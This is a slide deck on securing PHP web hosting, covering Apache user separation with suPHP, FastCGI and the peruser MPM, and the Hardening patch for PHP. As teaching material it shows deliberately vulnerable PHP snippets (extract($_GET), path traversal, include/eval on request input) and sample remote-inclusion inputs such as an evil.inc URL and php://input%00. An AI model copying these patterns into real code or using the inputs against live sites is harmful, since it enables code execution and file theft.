Secure PHP environment
Stefan Neufeind
SpeedPartner GmbH
2
About me
 Stefan Neufeind
 From Neuss (near Düsseldorf, Germany)
 Working for SpeedPartner GmbH
(consulting, development, administration)
 PEAR-developer
 Loves PHP / FOSS :-)
3
Agenda
 Basic steps, Common beliefs
 Server environment
 Separating users
 CGI
 FastCGI
 MPM („inside“ Apache)
 Delivering static files
 Hardening PHP
 Links
4
Basic steps
 Physical security
 Direct access to server / data possible?
 Network security
 Connected to Internet?
 Firewalled?
 Security monitored?
5
Basic steps
 Application security
 Base system
 Webserver
 PHP
 Webapplications
 Other applications on same server
 Any „unneeded“ services available?
6
Basic steps
 Application security (continued)
 Patches applied
 Configuration „carefully“ done
 Users / applications on the system
 Separation of rights / services
7
Basic steps
Your personal „mix“ of:
Performance Resources
Security Ease of use
8
Basic steps
 Security-lifecycle
 Requirements: Identify needs / use-cases
 Design: Define rules
 Implementation: Apply rules
 Verification: Monitor rules
 Continuing process of improvement
 Review critically
9
Common beliefs
 “A standard installation is secure.”
 Usually not
(unless it does not expose any services etc.)
 “I have only secure applications installed.”
 How can you be sure?
 Did you re-check this assumption lately?
(security warnings, patches, audits, ...)
10
Common beliefs
 “My users know what they are doing.”
 What are they doing?
 Do they know and follow the rules?
 “None of the users would try to break
anything.”
 Always somebody will try out something.
 If smallest „holes“ exist, they might be found.
11
Server environment
 Run minimal services
 Apache, MySQL, ...
 Expose only needed services to the net
 Apache, ...
 Firewalling
 Also host-based
 Rate-limiting, limit outgoing connections, ...
 Restrictive file-/dir-permissions
12

Server environment
 PHP:
 Secure configuration (no register_globals, ...)
 Separate user-rights of scripts
 Use safety-checks:
 In application-code
 Inside PHP (Hardening patch for PHP → later)
13
Separating users
Concepts:
 PHP with safe_mode
 Too restrictive for some scripts
 Only “fake” separation of users
 Does not work for other CGIs
 Running one instance for each user
 User-switching where needed
 User-switching where possible
14

User-switching via CGI
Pros:
 „Easy” to use
 Stable
 (Quite) secure
Cons:
 Slow
 PHP also as CGI
 No switching for
static content
15
User-switching via CGI
Solutions:
 mod_suexec (from Apache)
 suPHP
 mod_suid
 only for Apache 1.x, old
 mod_cgiwrap
 only for Apache 1.x, officially discontinued
16
User-switching via CGI
suPHP:
 Runs php-scripts without #! in first line
 Allows running php3/4/5 in parallel
 Special enviroment-setup for PHP
 Also runs normal CGIs
17
User-switching via CGI
suPHP – Apache-configuration:
AddHandler php5-script .php5
<Directory />
AddHandler x-httpd-php .php
suPHP_AddHandler x-httpd-php
# optional:
suPHP_UserGroup username groupname
</Directory>
suPHP_Engine on
18
User-switching via CGI

suPHP – excerpts from /etc/suphp.conf:
webserver_user=apache
;Path all scripts have to be in
docroot=/var/www
;Check wheter script is within DOCUMENT_ROOT
check_vhost_docroot=true
;Umask to set, specify in octal notation
umask=0077
19
User-switching via CGI
suPHP – excerpts from /etc/suphp.conf:
; Security options
allow_file_group_writeable=false
allow_file_others_writeable=false
allow_directory_group_writeable=false
allow_directory_others_writeable=false
; Minimum UID/GID
min_uid=48
min_gid=48
20
User-switching via CGI
suPHP – excerpts from /etc/suphp.conf:
[handlers]
;Handler for php-scripts
x-httpd-php=php:/usr/bin/php-cgi
;Handler for CGI-scripts
x-suphp-cgi=execute:!self
21
User-switching via FastCGI
Pros:
 Faster than CGI
 Stable
 Platform-
independent
 Runnable remote
from webserver
Cons:
 Fixed number of
instances per user
 Only for FastCGI-
enabled programs
(e.g. PHP)
 No switching for
static content
22
User-switching via FastCGI
 Instances of FastCGI-program running
without being closed
 Saves fork() etc. on every request
 Communication to webserver using
domain-sockets or TCP/IP instead of pipes
 Allows running remote from webserver
23
User-switching via FastCGI
Apache-configuration, global:
 Instead of „-socket” use “-host” for
remote connections via TCP/IP
 Colon in socket-name due to PHP-bug
<IfModule mod_fastcgi.c>
FastCgiExternalServer /var/run/php-
fastcgi/fcgi-bin/demouser/php4 -socket
/var/run/php-fastcgi/sockets/demouser:php4
</IfModule>
24
User-switching via FastCGI
Apache-configuration, virtualhost/directory:
 Last argument to “ScriptAlias” is identifier
 Identifier used for mapping internally;
(should exist in filesystem for compatibility
with Apache 1.x/2.x)
AddHandler php-cgi .php
Action php-cgi /cgi-bin/php4
ScriptAlias /cgi-bin/php4 /var/run/php-
fastcgi/fcgi-bin/demouser/php4
25
User-switching via FastCGI
Configurations via environment:
 PHP_FCGI_CHILDREN
number of PHP children to spawn
 PHP_FCGI_MAX_REQUESTS
number of requests served by a single
php-process until it is restarted
26
User-switching inside Apache
Pros:
 Faster than CGI
 Switches Apache-
instance completely
 Also static content
user-switched
Cons:
 Not recommended
for production
 No official (working)
Apache-module
 Module must match
Apache-version
27
User-switching inside Apache
Solutions via MPM for Apache 2.x:
(MPM = Multi-Processing Module)
 perchild (from Apache)
 Official statement: “module is not functional”
“Do not use unless [...] willing to help fix it.”
 MetuxMPM
 Chaotic development; not up2date
 peruser (from Telena)
28

User-switching inside Apache
Roots of implementations:
peruser
(bit more
advanced)
MetuxMPM
(not for current
Apache)
perchild
(not functional)
based on
based on
29
User-switching inside Apache
peruser MPM:
 Works for Apache 2.0.52,
newer patches under development
 Used in production, but recommended
„If it breaks, you get to keep both pieces :)”
 Problems with mod_ssl
 Use proxy such as “Pound” in front
 Disable Keepalive to avoid problems
30
User-switching inside Apache
Apache-configuration, global:
<IfModule peruser.c>
ServerLimit 256
MaxClients 256
MinSpareProcessors 2
MaxProcessors 10
MaxRequestsPerChild 1000
# kill idle procs after XX seconds
ExpireTimeout 1800
Multiplexer nobody nobody
31
User-switching inside Apache
Apache-configuration, global:
 Use one “Processor”-directive for each
user/group/chroot-combination needed
Processor user group /home/user
# chroot dir is optional:
# Processor user group
</IfModule>
# KeepAlive *MUST* be off
KeepAlive Off
32
User-switching inside Apache
Apache-configuration, virtualhost/directory:
<IfModule peruser.c>
# must match a defined Processor
ServerEnvironment user group /home/user
# optional
MinSpareProcessors 4
MaxProcessors 20
</IfModule>
33
Delivering static files
 Separating users desired
 No access to foreign files
 Not even for static files, not even read
 Works fine with fully user-switched Apache
(MPM)
 But how with user-switched CGI/FastCGI?
34
Delivering static files
 Possible solution:
 Apache in all user-groups
 Just read-access for Apache
 Possiblity to prevent access for Apache
to specific files (configs, logs, PHP, ...)
 Linux 2.4: 32 groups per user
 Linux 2.6: 65535 groups per user
35
Delivering static files
 Files for testing
 Excerpt from /etc/group:
-rw-r----- user1000 group1000 file1000.txt
-rw-r----- user1001 group1001 file1001.txt
-rw-r----- user1002 group1002 file1002.txt
-rw------- user1002 group1002 script1002.txt
group1000:x:1000:apache
group1001:x:1001:apache
group1002:x:1002:apache
36
Hardening PHP
 Former “Hardened-PHP”,
now “Hardening patch for PHP”
 Adds extra checks, limitations and filters
 Backports some security-improvements
37
Hardening PHP
New checks/features for:
 Engine
 Runtime
 Filtering
 Logging
38
Hardening PHP
Engine features:
 Zend Memory Manager:
Canary and safe unlink protection
 Zend Linked List: Canary protection
 Zend HashTables:
Destructor canary protection
 Protection of the PHP core and extensions
against format string vulnerabilities
39
Hardening PHP
Runtime features:
 Execution depth limit
 Separated function whitelists and
blacklists in normal and in eval() mode
 Failing SQL queries within the
MySQL/MySQLi/fbsql/pgsql/sqlite
extensions can be logged
 Script can abort after failed SQL Query
40
Hardening PHP
Runtime features (continued):
 Multiple HTTP headers in one header()
call forbidden by default
 Include filename limits
 Overlong filename filter
 URL filter (optional whitelist/blacklist)
 Uploaded files filter
 Truncated filename filter
41
Hardening PHP
Runtime features (continued):
 Superglobals protected against
extract()/import_request_vars()
 memory_limit cannot be raised above
configured limit
 realpath() replacement function
 Prevents problems on some platforms
(Linux, BSD, ...)
42
Hardening PHP
Runtime – superglobals (example):
Without superglobal-protection $_SERVER
might have been overwritten.
<?php
// ...
extract($_GET);
echo $_SERVER['DOCUMENT_ROOT'];
//...
?>
43
Hardening PHP
Runtime – path checking (example):
Choose $nr = "15.txt/../../def"
Actually reading /def.txt
Hardened PHP would find out that
/abc/artikel_15.txt is no directory
<?php
// ...
$a=file_get_contents("/abc/artikel_$nr.txt");
echo $a;
?>
44
Hardening PHP
Runtime configurations (php.ini, excerpt):
 hphp.executor.include.whitelist / blacklist
 Beginning of URL schemes
to allow includes from (also php://stdin)
 hphp.executor.func.whitelist / blacklist
 hphp.executor.eval.whitelist / blacklist
45
Hardening PHP
Runtime – include and eval (example):
 Arbitrary (remote?) includes
 action=http://example.com/evil.inc
 action=php://input%00
 Function-calls via eval
<?php
include $_GET['module'].'-module.php';
eval('module_'.$_GET['module'].'_init()');
?>
46
Hardening PHP
Filtering features:
 GET, POST, COOKIE variables with
following names not registered:
 GLOBALS, _COOKIE, _ENV, _FILES, _GET, _POST
 _REQUEST, _SERVER, _SESSION,
HTTP_COOKIE_VARS
 HTTP_ENV_VARS, HTTP_GET_VARS,
HTTP_POST_FILES,
 HTTP_POST_VARS, HTTP_RAW_POST_DATA,
 HTTP_SERVER_VARS, HTTP_SESSION_VARS
47
Hardening PHP
Filtering features (continued):
 Limits can be enforced on COOKIE, GET
or POST variables or all REQUEST vars
 Number of variables
 Maximum length of variable name
 Maximum length of array indices
 Maximum length of variable value
 Maximum depth of array
48
Hardening PHP
Filtering features (continued):
 Allow/disallow %00 in user-input
 Limit for number of uploadable files
 Hook for variable name checks
before file upload
 Uploaded ELF files can be filtered
 External verification script
for uploaded files
49
Hardening PHP
Filtering features (examples):
 %00 (binary null) used to terminate strings
Can prevent some functions to check
beyond this artificial “end of string”
 Check filenames before passed to script
 Allow virus-scans, rejecting certain files, ...
50
Hardening PHP
Logging features:
 Logging of ALERT classes
configurable by class
 Syslog facility and priority configurable
 ALERTS loggable by SAPI error log
 ALERTS loggable by external script
 Attackers IP addresses can be extracted
from X-Forwarded-For headers
51
Hardening PHP
Pros:
 „Paranoid“ checks
 Can prevent
unknown exploits
 Additional security
without touching
scripts
Cons:
 Security vs.
performance /
resources
 Some rules might
be “too restrictive”
initially
 Adjust carefully
where needed
52
Links
 CGI-userswitching for Apache:
 mod_suexec
http://httpd.apache.org/docs/2.0/mod/mod_suexec.html
 suphp
http://www.suphp.org/
 mod_suid
http://www.palsenberg.com/index.php/plain/projects/
 mod_cgiwrap
http://mod-cgiwrap.sourceforge.net/
53
Links
 MPMs for Apache:
 Perchild (from Apache)
http://httpd.apache.org/docs/2.0/mod/perchild.html
 MetuxMPM:
 Official: http://www.metux.de/mpm/
 Unofficial: http://www.sannes.org/metuxmpm/
 Peruser (from Telena)
http://www.telana.com/peruser.php
54
Links / Thanks
 FastCGI
http://www.fastcgi.com/
 Hardending patch for PHP
http://www.hardened-php.org/
 PHP Professionell
(German magazine, article on hardening PHP)
Thanks go to:
 Hilko Bengen (FastCGI)
 Stefan Esser (Hardened PHP)
55
Thank you!
Up-to-date slides available at:
http://talks.speedpartner.de/
Questions?
neufeind (at) speedpartner.de

Secure PHP environment

  • 1.
    Secure PHP environment StefanNeufeind SpeedPartner GmbH
  • 2.
    2 About me  StefanNeufeind  From Neuss (near Düsseldorf, Germany)  Working for SpeedPartner GmbH (consulting, development, administration)  PEAR-developer  Loves PHP / FOSS :-)
  • 3.
    3 Agenda  Basic steps,Common beliefs  Server environment  Separating users  CGI  FastCGI  MPM („inside“ Apache)  Delivering static files  Hardening PHP  Links
  • 4.
    4 Basic steps  Physicalsecurity  Direct access to server / data possible?  Network security  Connected to Internet?  Firewalled?  Security monitored?
  • 5.
    5 Basic steps  Applicationsecurity  Base system  Webserver  PHP  Webapplications  Other applications on same server  Any „unneeded“ services available?
  • 6.
    6 Basic steps  Applicationsecurity (continued)  Patches applied  Configuration „carefully“ done  Users / applications on the system  Separation of rights / services
  • 7.
    7 Basic steps Your personal„mix“ of: Performance Resources Security Ease of use
  • 8.
    8 Basic steps  Security-lifecycle Requirements: Identify needs / use-cases  Design: Define rules  Implementation: Apply rules  Verification: Monitor rules  Continuing process of improvement  Review critically
  • 9.
    9 Common beliefs  “Astandard installation is secure.”  Usually not (unless it does not expose any services etc.)  “I have only secure applications installed.”  How can you be sure?  Did you re-check this assumption lately? (security warnings, patches, audits, ...)
  • 10.
    10 Common beliefs  “Myusers know what they are doing.”  What are they doing?  Do they know and follow the rules?  “None of the users would try to break anything.”  Always somebody will try out something.  If smallest „holes“ exist, they might be found.
  • 11.
    11 Server environment  Runminimal services  Apache, MySQL, ...  Expose only needed services to the net  Apache, ...  Firewalling  Also host-based  Rate-limiting, limit outgoing connections, ...  Restrictive file-/dir-permissions
  • 12.
    12 Server environment  PHP: Secure configuration (no register_globals, ...)  Separate user-rights of scripts  Use safety-checks:  In application-code  Inside PHP (Hardening patch for PHP → later)
  • 13.
    13 Separating users Concepts:  PHPwith safe_mode  Too restrictive for some scripts  Only “fake” separation of users  Does not work for other CGIs  Running one instance for each user  User-switching where needed  User-switching where possible
  • 14.
    14 User-switching via CGI Pros: „Easy” to use  Stable  (Quite) secure Cons:  Slow  PHP also as CGI  No switching for static content
  • 15.
    15 User-switching via CGI Solutions: mod_suexec (from Apache)  suPHP  mod_suid  only for Apache 1.x, old  mod_cgiwrap  only for Apache 1.x, officially discontinued
  • 16.
    16 User-switching via CGI suPHP: Runs php-scripts without #! in first line  Allows running php3/4/5 in parallel  Special enviroment-setup for PHP  Also runs normal CGIs
  • 17.
    17 User-switching via CGI suPHP– Apache-configuration: AddHandler php5-script .php5 <Directory /> AddHandler x-httpd-php .php suPHP_AddHandler x-httpd-php # optional: suPHP_UserGroup username groupname </Directory> suPHP_Engine on
  • 18.
    18 User-switching via CGI suPHP– excerpts from /etc/suphp.conf: webserver_user=apache ;Path all scripts have to be in docroot=/var/www ;Check wheter script is within DOCUMENT_ROOT check_vhost_docroot=true ;Umask to set, specify in octal notation umask=0077
  • 19.
    19 User-switching via CGI suPHP– excerpts from /etc/suphp.conf: ; Security options allow_file_group_writeable=false allow_file_others_writeable=false allow_directory_group_writeable=false allow_directory_others_writeable=false ; Minimum UID/GID min_uid=48 min_gid=48
  • 20.
    20 User-switching via CGI suPHP– excerpts from /etc/suphp.conf: [handlers] ;Handler for php-scripts x-httpd-php=php:/usr/bin/php-cgi ;Handler for CGI-scripts x-suphp-cgi=execute:!self
  • 21.
    21 User-switching via FastCGI Pros: Faster than CGI  Stable  Platform- independent  Runnable remote from webserver Cons:  Fixed number of instances per user  Only for FastCGI- enabled programs (e.g. PHP)  No switching for static content
  • 22.
    22 User-switching via FastCGI Instances of FastCGI-program running without being closed  Saves fork() etc. on every request  Communication to webserver using domain-sockets or TCP/IP instead of pipes  Allows running remote from webserver
  • 23.
    23 User-switching via FastCGI Apache-configuration,global:  Instead of „-socket” use “-host” for remote connections via TCP/IP  Colon in socket-name due to PHP-bug <IfModule mod_fastcgi.c> FastCgiExternalServer /var/run/php- fastcgi/fcgi-bin/demouser/php4 -socket /var/run/php-fastcgi/sockets/demouser:php4 </IfModule>
  • 24.
    24 User-switching via FastCGI Apache-configuration,virtualhost/directory:  Last argument to “ScriptAlias” is identifier  Identifier used for mapping internally; (should exist in filesystem for compatibility with Apache 1.x/2.x) AddHandler php-cgi .php Action php-cgi /cgi-bin/php4 ScriptAlias /cgi-bin/php4 /var/run/php- fastcgi/fcgi-bin/demouser/php4
  • 25.
    25 User-switching via FastCGI Configurationsvia environment:  PHP_FCGI_CHILDREN number of PHP children to spawn  PHP_FCGI_MAX_REQUESTS number of requests served by a single php-process until it is restarted
  • 26.
    26 User-switching inside Apache Pros: Faster than CGI  Switches Apache- instance completely  Also static content user-switched Cons:  Not recommended for production  No official (working) Apache-module  Module must match Apache-version
  • 27.
    27 User-switching inside Apache Solutionsvia MPM for Apache 2.x: (MPM = Multi-Processing Module)  perchild (from Apache)  Official statement: “module is not functional” “Do not use unless [...] willing to help fix it.”  MetuxMPM  Chaotic development; not up2date  peruser (from Telena)
  • 28.
    28 User-switching inside Apache Rootsof implementations: peruser (bit more advanced) MetuxMPM (not for current Apache) perchild (not functional) based on based on
  • 29.
    29 User-switching inside Apache peruserMPM:  Works for Apache 2.0.52, newer patches under development  Used in production, but recommended „If it breaks, you get to keep both pieces :)”  Problems with mod_ssl  Use proxy such as “Pound” in front  Disable Keepalive to avoid problems
  • 30.
    30 User-switching inside Apache Apache-configuration,global: <IfModule peruser.c> ServerLimit 256 MaxClients 256 MinSpareProcessors 2 MaxProcessors 10 MaxRequestsPerChild 1000 # kill idle procs after XX seconds ExpireTimeout 1800 Multiplexer nobody nobody
  • 31.
    31 User-switching inside Apache Apache-configuration,global:  Use one “Processor”-directive for each user/group/chroot-combination needed Processor user group /home/user # chroot dir is optional: # Processor user group </IfModule> # KeepAlive *MUST* be off KeepAlive Off
  • 32.
    32 User-switching inside Apache Apache-configuration,virtualhost/directory: <IfModule peruser.c> # must match a defined Processor ServerEnvironment user group /home/user # optional MinSpareProcessors 4 MaxProcessors 20 </IfModule>
  • 33.
    33 Delivering static files Separating users desired  No access to foreign files  Not even for static files, not even read  Works fine with fully user-switched Apache (MPM)  But how with user-switched CGI/FastCGI?
  • 34.
    34 Delivering static files Possible solution:  Apache in all user-groups  Just read-access for Apache  Possiblity to prevent access for Apache to specific files (configs, logs, PHP, ...)  Linux 2.4: 32 groups per user  Linux 2.6: 65535 groups per user
  • 35.
    35 Delivering static files Files for testing  Excerpt from /etc/group: -rw-r----- user1000 group1000 file1000.txt -rw-r----- user1001 group1001 file1001.txt -rw-r----- user1002 group1002 file1002.txt -rw------- user1002 group1002 script1002.txt group1000:x:1000:apache group1001:x:1001:apache group1002:x:1002:apache
  • 36.
    36 Hardening PHP  Former“Hardened-PHP”, now “Hardening patch for PHP”  Adds extra checks, limitations and filters  Backports some security-improvements
  • 37.
    37 Hardening PHP New checks/featuresfor:  Engine  Runtime  Filtering  Logging
  • 38.
    38 Hardening PHP Engine features: Zend Memory Manager: Canary and safe unlink protection  Zend Linked List: Canary protection  Zend HashTables: Destructor canary protection  Protection of the PHP core and extensions against format string vulnerabilities
  • 39.
    39 Hardening PHP Runtime features: Execution depth limit  Separated function whitelists and blacklists in normal and in eval() mode  Failing SQL queries within the MySQL/MySQLi/fbsql/pgsql/sqlite extensions can be logged  Script can abort after failed SQL Query
  • 40.
    40 Hardening PHP Runtime features(continued):  Multiple HTTP headers in one header() call forbidden by default  Include filename limits  Overlong filename filter  URL filter (optional whitelist/blacklist)  Uploaded files filter  Truncated filename filter
  • 41.
    41 Hardening PHP Runtime features(continued):  Superglobals protected against extract()/import_request_vars()  memory_limit cannot be raised above configured limit  realpath() replacement function  Prevents problems on some platforms (Linux, BSD, ...)
  • 42.
    42 Hardening PHP Runtime –superglobals (example): Without superglobal-protection $_SERVER might have been overwritten. <?php // ... extract($_GET); echo $_SERVER['DOCUMENT_ROOT']; //... ?>
  • 43.
    43 Hardening PHP Runtime –path checking (example): Choose $nr = "15.txt/../../def" Actually reading /def.txt Hardened PHP would find out that /abc/artikel_15.txt is no directory <?php // ... $a=file_get_contents("/abc/artikel_$nr.txt"); echo $a; ?>
  • 44.
    44 Hardening PHP Runtime configurations(php.ini, excerpt):  hphp.executor.include.whitelist / blacklist  Beginning of URL schemes to allow includes from (also php://stdin)  hphp.executor.func.whitelist / blacklist  hphp.executor.eval.whitelist / blacklist
  • 45.
    45 Hardening PHP Runtime –include and eval (example):  Arbitrary (remote?) includes  action=http://example.com/evil.inc  action=php://input%00  Function-calls via eval <?php include $_GET['module'].'-module.php'; eval('module_'.$_GET['module'].'_init()'); ?>
  • 46.
    46 Hardening PHP Filtering features: GET, POST, COOKIE variables with following names not registered:  GLOBALS, _COOKIE, _ENV, _FILES, _GET, _POST  _REQUEST, _SERVER, _SESSION, HTTP_COOKIE_VARS  HTTP_ENV_VARS, HTTP_GET_VARS, HTTP_POST_FILES,  HTTP_POST_VARS, HTTP_RAW_POST_DATA,  HTTP_SERVER_VARS, HTTP_SESSION_VARS
  • 47.
    47 Hardening PHP Filtering features(continued):  Limits can be enforced on COOKIE, GET or POST variables or all REQUEST vars  Number of variables  Maximum length of variable name  Maximum length of array indices  Maximum length of variable value  Maximum depth of array
  • 48.
    48 Hardening PHP Filtering features(continued):  Allow/disallow %00 in user-input  Limit for number of uploadable files  Hook for variable name checks before file upload  Uploaded ELF files can be filtered  External verification script for uploaded files
  • 49.
    49 Hardening PHP Filtering features(examples):  %00 (binary null) used to terminate strings Can prevent some functions to check beyond this artificial “end of string”  Check filenames before passed to script  Allow virus-scans, rejecting certain files, ...
  • 50.
    50 Hardening PHP Logging features: Logging of ALERT classes configurable by class  Syslog facility and priority configurable  ALERTS loggable by SAPI error log  ALERTS loggable by external script  Attackers IP addresses can be extracted from X-Forwarded-For headers
  • 51.
    51 Hardening PHP Pros:  „Paranoid“checks  Can prevent unknown exploits  Additional security without touching scripts Cons:  Security vs. performance / resources  Some rules might be “too restrictive” initially  Adjust carefully where needed
  • 52.
    52 Links  CGI-userswitching forApache:  mod_suexec http://httpd.apache.org/docs/2.0/mod/mod_suexec.html  suphp http://www.suphp.org/  mod_suid http://www.palsenberg.com/index.php/plain/projects/  mod_cgiwrap http://mod-cgiwrap.sourceforge.net/
  • 53.
    53 Links  MPMs forApache:  Perchild (from Apache) http://httpd.apache.org/docs/2.0/mod/perchild.html  MetuxMPM:  Official: http://www.metux.de/mpm/  Unofficial: http://www.sannes.org/metuxmpm/  Peruser (from Telena) http://www.telana.com/peruser.php
  • 54.
    54 Links / Thanks FastCGI http://www.fastcgi.com/  Hardending patch for PHP http://www.hardened-php.org/  PHP Professionell (German magazine, article on hardening PHP) Thanks go to:  Hilko Bengen (FastCGI)  Stefan Esser (Hardened PHP)
  • 55.
    55 Thank you! Up-to-date slidesavailable at: http://talks.speedpartner.de/ Questions? neufeind (at) speedpartner.de